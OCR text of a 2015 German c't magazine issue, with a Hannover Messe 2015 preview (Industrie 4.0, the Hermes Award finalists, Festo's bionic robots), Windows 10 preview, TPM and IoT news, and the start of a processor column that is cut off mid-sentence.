
© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag




© Copyright by Heise Medien

Peter-Michael Ziegler

X-Faktor

Die Hannover Messe 2015

Zehn Einzelmessen, mehr als 6400 Aussteller, jeder Quadratmeter auf dem Messegelände belegt: Ihrem Ruf als weltweit größte Industriemesse wird die Hannover Messe auch 2015 gerecht. Im Mittelpunkt der einwöchigen Leistungsschau (13. bis 17. April) stehen unter anderem digital vernetzte Produktionsanlagen, intelligente Roboter, neue Automatisierungslösungen – und Insekten.



Seit vier Jahren existiert der Begriff „Industrie 4.0“. Erstmals auf der Hannover Messe 2011 verbreitet, soll das Buzzword den Prozess einer zunehmenden Digitalisierung und Automatisierung der industriellen Produktion beschreiben. Im Zuge einer „4. industriellen Revolution“ will man starre Fertigungsstrukturen auflösen und durch ITK-basierte Lösungen ersetzen, die einen hohen Vernetzungsgrad aller beteiligten Komponenten und Fertigungsebenen aufweisen.

Aber wie das mit Revolutionen nun mal so ist: Die Proklamation allein führt noch zu keinen grundlegenden Veränderungen. Es bedarf einer kritischen Masse, um Neues in technologische Standards zu überführen. Und diese kritische Masse ist bei Industrie 4.0 längst nicht erreicht. Was nicht zuletzt strukturelle Gründe hat. Denn warum sollte ein Unternehmer etwa aus Mecklenburg-Vorpommern gerade jetzt in ein innovatives Fabriksystem investieren, wenn ihm nicht einmal eine breitbandige Datenleitung zur Verfügung steht, um die Anlage – wie bei Industrie 4.0 vorgesehen – über ein global ansprechbares Backend zu steuern und gegebenenfalls zu modifizieren.

Industrie 3.irgendwas

So ist es auch wenig verwunderlich, dass Branchengrößen wie der deutsche Automatisierungsspezialist Festo im Vorfeld der diesjährigen Hannover Messe ein wenig auf die Euphoriebremse treten und die derzeitige Entwicklung lieber als „Industrie 3.irgendwas“ bezeichnen – also als einen eher evolutionären Prozess mit Minor Releases, wie man es von der Software-Versionierung kennt. Die Deutsche Messe AG als Ausrichterin der Hannover Messe übt sich beim Thema Industrie 4.0 inzwischen ebenfalls in etwas mehr Zurückhaltung.

So werden im Web-Bereich zum Beispiel Zahlen aus einer aktuellen Studie der Unternehmensberatung PricewaterhouseCoopers (PWC) präsentiert. Danach ist von den einst kolportierten „Produktivitätszuwächsen von bis zu 50 Prozent“ für Unternehmen, die sich für Industrie-4.0-Lösungen entscheiden, keine Rede mehr. Um gerade mal 3,3 Prozent pro Jahr ließe sich die Produktions-, Energie- und Ressourceneffizienz im Schnitt tatsächlich steigern, ermittelte PWC; die erwarteten Kosteneinsparungen durch Industrie 4.0 lägen mit jährlich 2,6 Prozent sogar noch darunter.

Um was es beim Trommeln für Industrie 4.0 tatsächlich geht, erklärt der Geschäftsführer des VDMA-Forums Industrie 4.0, Dietmar Goericke: „Bei Industrie 4.0 geht es um nichts Geringeres, als um die Weltsprache der Produktion. Und diese sollte aus Deutschland kommen.“ Ein Statement, das im Umfeld einer Industriemesse mit weltweiter Beachtung durchaus in den falschen Hals geraten kann. Zudem ist es bei Industrie 4.0 ja auch so, dass man – anders als etwa bei der Heimautomation – bereits sehr früh klar gemacht hat, dass hier nicht jeder sein eigenes Süppchen kochen darf. Vielmehr müssten Interoperabilität und offene Standards im Vordergrund stehen.

Aber auch wenn die Umsetzung noch Jahrzehnte dauert: Die Zeit spielt für Industrie 4.0. Denn mit der zunehmenden Miniaturisierung immer leistungsfähigerer Elektronik, einer globalen Ausweitung des „Internet of Things“ (IoT) sowie neuen Fertigungsmöglichkeiten etwa durch 3D-Druckanlagen, die innerhalb von Minuten individualisierte Produkte herstellen, werden immer mehr Firmen auf den Zug aufspringen und zumindest zwei Kernelemente von Industrie 4.0 verwirklichen: konsequente Digitalisierung und Vernetzung über alle Produktions- und Dienstleistungsebenen hinweg.

Pool-Betrieb

Was in Sachen Industrie 4.0 bereits heute möglich ist, können Besucher der Hannover Messe in der Woche vom 13. bis 17. April persönlich in Augenschein nehmen. Tagestickets für Erwachsene kosten online 28 Euro (Tageskasse: 35 Euro). Ermäßigte Tickets für Schüler (ab 15 Jahre) und Studenten sind für 15 Euro an den Tageskassen erhältlich. Auf jeden Fall lohnenswert sind Abstecher zu den insgesamt fünf Firmen, die als Finalisten für den diesjährigen Hermes Award nominiert wurden.

Der Hermes Award ist der bedeutendste Wettbewerb der Hannover Messe und wird seit 2004 für innovative technische Produkte und Verfahren verliehen. Gewinner bekommen die offiziell ausgelobten 100 000 Euro Preisgeld zwar nicht bar ausgezahlt – sie erhalten dafür aber ein Luxus-PR-Paket der Messe und viel öffentliche Aufmerksamkeit. Kriterien beim Hermes Award sind der technologische Innovationsgrad eines Produkts, dessen Wirtschaftlichkeit, sein Nutzen für Industrie, Umwelt und Gesellschaft, sowie ein erfolgreicher Realitätstest in der industriellen Anwendung.

Eine Jury unter Leitung von DFKI-Chef Prof. Wolfgang Wahlster hatte die fünf Finalisten bereits im März unter mehr als 60 Bewerbern ausgewählt. Dazu gehört das Kölner Unternehmen „Next Kraftwerke“ (Halle 27, K34), das viele kleine, dezentrale Stromerzeuger wie Biogasanlagen, Blockheizkraftwerke oder auch Notstromaggregate zu einem großen virtuellen Kraftwerk („Next Pool“) vernetzt. Mit der dadurch verfügbaren Gesamt-

© Copyright by Heise Medien

leistung von derzeit etwa 1500 Megawatt kann das Unternehmen als sogenannter Regelenergie-Lieferant im Strommarkt auftreten und Zusatzeinnahmen für die angeschlossenen Energieerzeuger generieren.

Mit Regelenergie gleichen Übertragungsnetzbetreiber im Bedarfsfall kurzfristige Leistungsschwankungen ihrer Stromnetze aus. Und das kommt durchaus vor – etwa wenn Hunderttausende Solaranlagen wegen einer Sonnenfinsternis weniger Strom produzieren. Garantien zur Bereitstellung von Leistungsreserven – lange eine Domäne von Gasturbinenkraftwerken – kaufen die Netzbetreiber über Online-Auktionen ein. Da allein schon das Vorhalten von Leistung vergütet wird, rechnet sich die Investition von 1500 bis 3000 Euro für die meisten kleinen Stromerzeuger im „Next Pool".

Next Kraftwerke rüstet die rund 2500 angeschlossenen Stromerzeuger dazu mit Regelungs- und Kommunikationseinheiten („Next-Box") aus, die über ein standardisiertes M2M-Fernwartungsprotokoll (TCP/IP) mit dem Leitsystem des Kraftwerk-Pools kommunizieren. Im Geschäft mit sogenannten Sekundärreserven (Bereitstellung von mindestens 5 Megawatt Leistung innerhalb von fünf Minuten) und Minutenreserven (ebenfalls mindestens 5 Megawatt, Vorlaufzeit 15 Minuten) konkurriert das Unternehmen bereits mit traditionellen Energieversorgern wie etwa der „Kraftwerke Mainz-Wiesbaden AG".

Streichfähige Heizung

Der Greifroboter-Spezialist Schunk (Additive Manufacturing Plaza, Halle 7, A48) geht mit dem webbasierten 3D-Designtool „eGrip" für additiv gefertigte Roboter-Greifer aus Polyamid ins Rennen um den Hermes Award. Unternehmensangaben zufolge lässt sich die Konstruktions- und Bestellzeit für maßgeschneiderte Greiferfinger mit dem Online-Tool auf 15 Minuten reduzieren. Dazu muss der Kunde Produktdaten des geplanten Werkstücks als STEP- oder STL-Datei hochladen und Angaben etwa zum Gewicht, der Einbaulage oder der Fingerlänge machen. Nach spätestens einer Woche sollen die individuell gefertigten Greifer aus dem 3D-Drucker einbaufertig beim Kunden eintreffen.

Um Robotik geht es auch beim Produkt „YuMi" der Mannheimer ABB Automation GmbH (Halle 11, A35). YuMi steht für „You and Me" und ist ein zweiarmiger Roboter mit Kamerasystem, der speziell für kollaboratives Arbeiten mit Menschen in der Kleinteilmontage konzipiert wurde. Damit Kollege Mensch nicht durch Bewegungen des Roboters verletzt wird, ist dieser mit gepolsterten Armen sowie einer integrierten Kraft- und Drehmomentsensorik ausgestattet. YuMi wurde bereits intensiv in realen Produktionsumgebungen getestet und soll beispielsweise in der Lage sein, eigenhändig einen Faden durch ein Nadelöhr zu führen.

Ein Heimspiel ist die Hannover Messe für das Unternehmen ContiTech (Halle 6, F18) aus dem Continental-Konzern. Der Spezialist für Kautschuk- und Kunststoffprodukte wurde für das Projekt „Materialinnovation für die Fahrzeugheizung" nominiert. Dabei handelt es sich um eine leit- und streichfähige Paste auf Polymerbasis, die mittels Siebdruckverfahren auf Oberflächen von Autositzen, Armlehnen oder Türverkleidungen aufgebracht werden kann. Elektrischer Strom wird direkt durch die Paste geleitet und erzeugt so Wärme. Im Vergleich zu traditionellen Heizdrähten soll der Energieverbrauch der „streichfähigen Heizung" bei lediglich zehn Prozent liegen.

Auch die Wittenstein AG (Halle 15, F08) aus dem baden-württembergischen Igersheim hat Chancen auf den Hermes Award. Der Antriebstechnikspezialist mit rund 1900 Mitarbeitern hat mit „Galaxie" ein hochleistungsfähiges Hohlwellen-Antriebssystem mit neuartiger Getriebeverzahnung entwickelt. Das System eignet sich unter anderem für den Einsatz in Werkzeugmaschinen, Robotern, Windenergieanlagen oder auch Textilmaschinen. Bekannt gegeben wird der Gewinner des Hermes Award 2015 bei der Eröffnungsveranstaltung der Hannover Messe am 12. April.

Das große Krabbeln

Nicht entgehen lassen sollten sich Besucher ein besonderes Highlight der Hannover Messe, für das wieder einmal das „Bionic Learning Network" von Festo verantwortlich zeichnet (Halle 15, D07). Gezeigt werden in diesem Jahr gleich drei neue Bionik-Produkte: die sogenannten eMotionButterflies, BionicANTs sowie den FlexShapeGripper. Bei Letzterem handelt es sich um einen Saug-Greifer, der ähnlich wie die Zunge eines Chamäleons funktioniert.

Bei den BionicANTs haben sich die Ingenieure von Ameisen inspirieren lassen. Die etwa handtellergroßen Roboter sind mit Funkmodulen, 3D-Stereokameras, Bodensensoren sowie jeweils 20 Piezoaktuatoren (drei pro Bein, zwei für die Greifer) ausgestattet und verstehen sich sowohl auf autonomes als auch auf kooperatives Verhalten. Durch vereintes Schieben und Ziehen können die BionicANTs beispielsweise einen Gegenstand über eine abgesteckte Fläche bewegen.

Über dem Messestand von Festo werden die eMotionButterflies ihre Kreise ziehen. Diese künstlichen Schmetterlinge haben eine Spannweite von 50 Zentimetern, schlagen ein bis zwei Mal pro Sekunde mit den Flügeln und werden von kleinen Servomotoren angetrieben. Ein Indoor-Trackingsystem mit zehn Infrarotkameras erfasst 160 Mal pro Sekunde die Positionen der Falter und leitet sie an einen Zentralrechner weiter. Dieser ermittelt kontinuierlich eventuelle Abweichungen von der vorgesehenen Flugbahn und korrigiert sie gegebenenfalls über eine Funkverbindung zu den Schmetterlingen. Das Leit- und Monitorsystem könnte laut Festo auch in der „Produktion der Zukunft" zum Einsatz kommen.

(pmz@ct.de)

Bild: ABB

Der zweiarmige Roboter YuMi (You and Me) von ABB Automation soll mit Menschen in der Kleinmontage zusammenarbeiten. Polsterungen sowie eine integrierte Kraft- und Drehmomentsensorik verhindern, dass Kollege Mensch dabei Schaden nimmt.

© Copyright by Heise Medien

Anzeige

Windows 10: Cortana lernt Deutsch

Für sein kommendes Betriebssystem Windows 10 betreibt Microsoft seit Oktober 2014 ein öffentliches Betatest-Programm. Dabei veröffentlicht der Hersteller in regelmäßigen Abständen – rund ein bis zwei Monate – kostenlose Vorabversionen. Herunterladen kann sich diese sogenannten Preview-Ausgaben jeder, der sich mit einem Microsoft-Benutzerkonto für das „Windows Insider"-Programm anmeldet.

Die jüngst veröffentlichte Version trägt die Build-Nummer 10041 und steht in Form von ISO-Images in diversen Sprachen zum Download bereit. Wer bereits eine frühere Version von Windows 10 verwendet, bekommt die neue automatisch per Windows Update eingespielt.

Die neue Ausgabe bringt Stabilisierung und Feinschliff für die neuen Funktionen, die bereits aus der letzten offiziellen Vorabversion bekannt sind. Cortana spricht und versteht Deutsch, sie läuft aber noch holprig. So stürzte die Spracherkennung im Test auf einem Surface Pro 3 immer wieder ab. Etliche Anfragen bricht sie zudem mit einer Fehlermeldung ab – oder mit dem Hinweis, es mit einer zukünftigen Windows-10-Preview noch einmal zu versuchen.

Ansonsten bringt Build 10041 einige Detailveränderungen. Bei der Verwendung virtueller Desktops lassen sich einzelne Fenster nun in der Task-View-Funktion per Drag & Drop auf einen anderen Desktop verlegen. Das Startmenü ist leicht transparent – und es wird noch transparenter, wenn man es zur Startseite maximiert. Die vormals eckigen Schalter-Elemente in Modern-UI-Apps erscheinen nun in einem ovalen Stil und einige Icons haben ein schlichteres Design bekommen. Beim Upgrade von Build 9926 zeigt die Installationroutine einen neu gestalteten Bildschirm mit einem sich vervollständigenden Kreis als Fortschrittsanzeige.

Die Funktion Continuum, die einen komfortableren Betrieb auf 2-in-1-Geräten bringen soll, lässt sich nun automatisieren. Beim Abdocken der Tastatur fragt Windows dann nicht jedes Mal, bevor es in den Tablet-Modus wechselt. Alternativ lässt sich die Abdock-Erkennung ganz abschalten – der Anwender kann den Tablet-Modus dann nach wie vor manuell über das Action Center einschalten.

Im Action Center selbst hat sich seit der Januar-Preview nichts nennenswertes getan: Nach wie vor zeigt es verpasste Systemnachrichten, sogenannte Toasts; auf die Einträge zu klicken bleibt aber wirkungslos. Ebenso ist vom neuen Webbrowser mit dem Codenamen Spartan in Build 10041 noch nichts zu sehen.

Microsoft hat sich vorgenommen, Preview-Tester von nun an monatlich mit neuen Versionen zu versorgen – vor allem jene Tester, die Windows Update auf den „Fast"-Modus eingestellt haben, in dem neue Versionen früher, aber eventuell auch fehlerhafter veröffentlicht werden. Dieses Versprechen hat Microsoft allerdings auch schon Ende Januar zur Vorstellung der Januar-Preview gemacht – bis zur nächsten Version hat es dann trotzdem zwei Monate gedauert. (jss@ct.de)

Cortana kann jetzt auch auf dem Desktop Deutsch, muss aber noch viel lernen.

c't Windows 10 Build 10041: ct.de/ysca

Windows 10 bringt mit Vorabversion 10041 diverse Detailveränderungen und -verbesserungen.

© Copyright by Heise Medien

TPM-Pflicht für Windows-10-Geräte

Microsoft verlangt von Hardware-Herstellern, dass sie ihre Windows-10-Geräte künftig mit einem Trusted Platform Module (TPM) ausstatten. Zudem wird sich UEFI Secure Boot nicht mehr bei allen Notebooks und Desktop-PCs abschalten lassen. Bei Windows 8 war eine Option zur Deaktivierung noch in den Logo Requirements vorgeschrieben. UEFI Secure Boot stellt für die meisten gängigen Linux-Distributionen keine Hürde dar, kann aber das Booten älterer und exotischer Betriebssysteme verhindern.

In Smartphones und Tablets, die mit Windows 10 Mobile ausgeliefert werden, muss bereits ab Verkaufsstart im Sommer ein TPM der Version 2.0 stecken. Geräte mit Windows 10 Desktop erhalten eine Galgenfrist von 12 Monaten, wenn in ihnen kein System-on-a-Chip (SoC) mit Firmware-TPM 2.0 eingelötet ist. Zu solchen SoCs zählen unter anderem die Atom-Chips aller Windows-8-Tablets, die Atom-Celerons für Notebooks und Core-M-Prozessoren. Kommende SoCs wie die AMD-Kombiprozessoren Carrizo und Carrizo-L sowie der Atom X3 und eine Reihe von Qualcomm Snapdragon enthalten ebenfalls ein fTPM.

Das TPM soll im sogenannten „Measured Boot“ durch die Prüfung digitaler Signaturen von UEFI-BIOS, Bootloader und Treibern und der Speicherung der Ergebnisse in einem Platform Configuration Register (PCR) mehr Sicherheit bieten als der „Verified Boot“ ohne TPM. Letzteres wird auch zukünftig unterstützt, da sich Windows 10 weiterhin auf Systemen ohne TPM installieren lässt. (chh@ct.de)

Sicherheitsanforderungen für Geräte mit vorinstalliertem Windows 10

Geräteklassen	UEFI Secure Boot	TPM ab Windows-10-Verkaufsstart	TPM 1 Jahr nach Windows-10-Verkaufsstart
Smartphones, Tablets	Pflicht (nicht abschaltbar)	Pflicht: TPM 2.0	Pflicht: TPM 2.0
Desktop-PCs, Notebooks	Pflicht (optional abschaltbar)	optional: TPM 1.2 oder 2.0, Pflicht: wenn SoC mit fTPM	Pflicht: TPM 2.0

TPM: Trusted Platform Module, fTPM: Firmware-based TPM

Raspi-Windows heißt „Windows 10 IoT for Small Devices“

Auf der Hardware-Entwickler-Konferenz WinHEC 2015 im Shenzhen hat Microsoft Pläne für Windows 10 für Embedded Systems und das Internet of Things (IoT) erläutert. Demnach soll Windows 10 eine Vereinheitlichung bei den Embedded-Versionen bringen, von denen es bisher verwirrend viele Varianten gibt. Geplant sind derer drei: „Windows 10 IoT for Industrial Devices“, „… for Mobile Devices“ und „… for Small Devices“. Die letztgenannte Version kommt ohne grafische Oberfläche und kann sich mit 256 MByte RAM begnügen, aber trotzdem Universal Apps ausführen.

Windows 10 IoT soll mit Unterstützung für AllJoyn auch die Einbindung von Wearables, Sensoren oder Smart-Home-Geräten in Netze leichter machen, über eine Bridge ist Zugriff auf die IoT-Dienste der Microsoft-Cloud Azure möglich. Als einen Vorteil von Windows 10 für IoT-Devices hebt Microsoft die breite Treiber-Unterstützung hervor.

Außer x86-Prozessoren und dem ARMv7-SoC von Broadcom auf dem Raspberry Pi 2 wird Windows 10 IoT auch andere ARM-SoCs unterstützen, etwa solche von Qualcomm. Ob es auch 64-Bit-ARM-Unterstützung geben wird, ist bislang offen.

Bastler und Entwickler können einige Versionen von Windows 10 IoT kostenlos nutzen, so wie es derzeit schon bei der Windows-IoT-Version für Intels Bastelplattform Galileo der Fall ist. (ciw@ct.de)

Anzeige

Windows-10-Preview für mehr Smartphones

Auch bei **Windows 10 für Smartphones** tut sich etwas: Wie Microsoft-Manager Gabriel Aul in einem Blogpost mitteilte, soll die nächste Vorabversion auf den meisten Lumia-Handys laufen, die mit Windows 8 oder 8.1 verkauft wurden. Die ausdrücklich vorläufige Liste nennt nahezu alle Geräte bis auf Lumia 930 und Lumia 640 XL.

Das für Windows 10 notwendige Partition Stitching, also das Anpassen der Größe der Systempartition für das Upgrade, hat der Hersteller nun offenbar gut im Griff. Einen genauen Termin wollte Aul nicht nennen, deutete im Blog aber eine Veröffentlichung frühestens nach Ostern an. (jss@ct.de)

Windows-10-Notizen

Microsoft hat angekündigt, dass auch Installationen von Windows 7 und 8.1 auf Windows 10 aktualisieren können, die als **“non-genuine“** – sprich: nicht korrekt lizenziert – gelten. Was das bedeutet, weiß Microsoft offenbar selbst noch nicht genau: Später ruderte ein anderer Sprecher zurück und betonte, dass eine solche Installation damit nicht zwingend eine gültige Lizenz bekäme.

Die **Entwicklerwerkzeuge für Windows 10** sind in einer Vorabversion verfügbar. Sie sollen speziell für die Entwicklung der plattformunabhängigen Windows Universal Apps geeignet sein und setzen eine aktuelle Windows 10 Technical Preview sowie Visual Studio 2015 CTP 6 voraus. Die Tools sind unter insider.windows.com erhältlich.


© Copyright by Heise Medien

Andreas Stiller, Martin Fischer

Prozessorgeflüster

Von Rittern und Knappen

News zum Xeon Phi Knights Landing, neuer hocheffizienter Rechenbeschleuniger Rex Neo, erster OpenPower-Chip aus China und Platzprobleme mit Nvidia Quadro M6000.



Knights Landing erfordert mit seinen über 3500 Pads auf der Unterseite einen neuen zweigeteilten Sockel.

Während die amerikanischen Kollegen bei einem Server-Workshop in Oregon neue Details rund um den für Ende dieses Jahres geplanten Xeon Phi Knights Landing serviert bekamen und auf Intels Referenzboard „Adam Pass" spielen konnten, mussten sich die von viel weiter angereisten europäischen und asiatischen Journalisten diesbezüglich mit Brosamen begnügen. Immerhin gab es neben den hinreichend bekannten Präsentationen zum „Sternenkrieg" SDI (Software Defined Irgendwas) auch für die Aliens ein Update zum Thema High Performance Computing, wenn auch mit vergleichsweise spärlichen neuen Informationen. Manches davon hatte Serverchefin Diane Bryant zudem schon im letzten Jahr auf einem Investorentreffen angesprochen, etwa dass Xeon Phi Knights Landing über 7,2 Milliarden Transistoren aufweisen wird. Die Knights-Landing-Version mit integriertem Fabric namens Omni-Path hat derer sogar mehr als 8 Milliarden auf über 700 mm^2 Fläche und liegt damit in der Chip-Komplexität mit Nvidias Maxwell (8,1 Milliarden) gleichauf. Höchstwahrscheinlich zur Supercomputer im November in Austin soll der 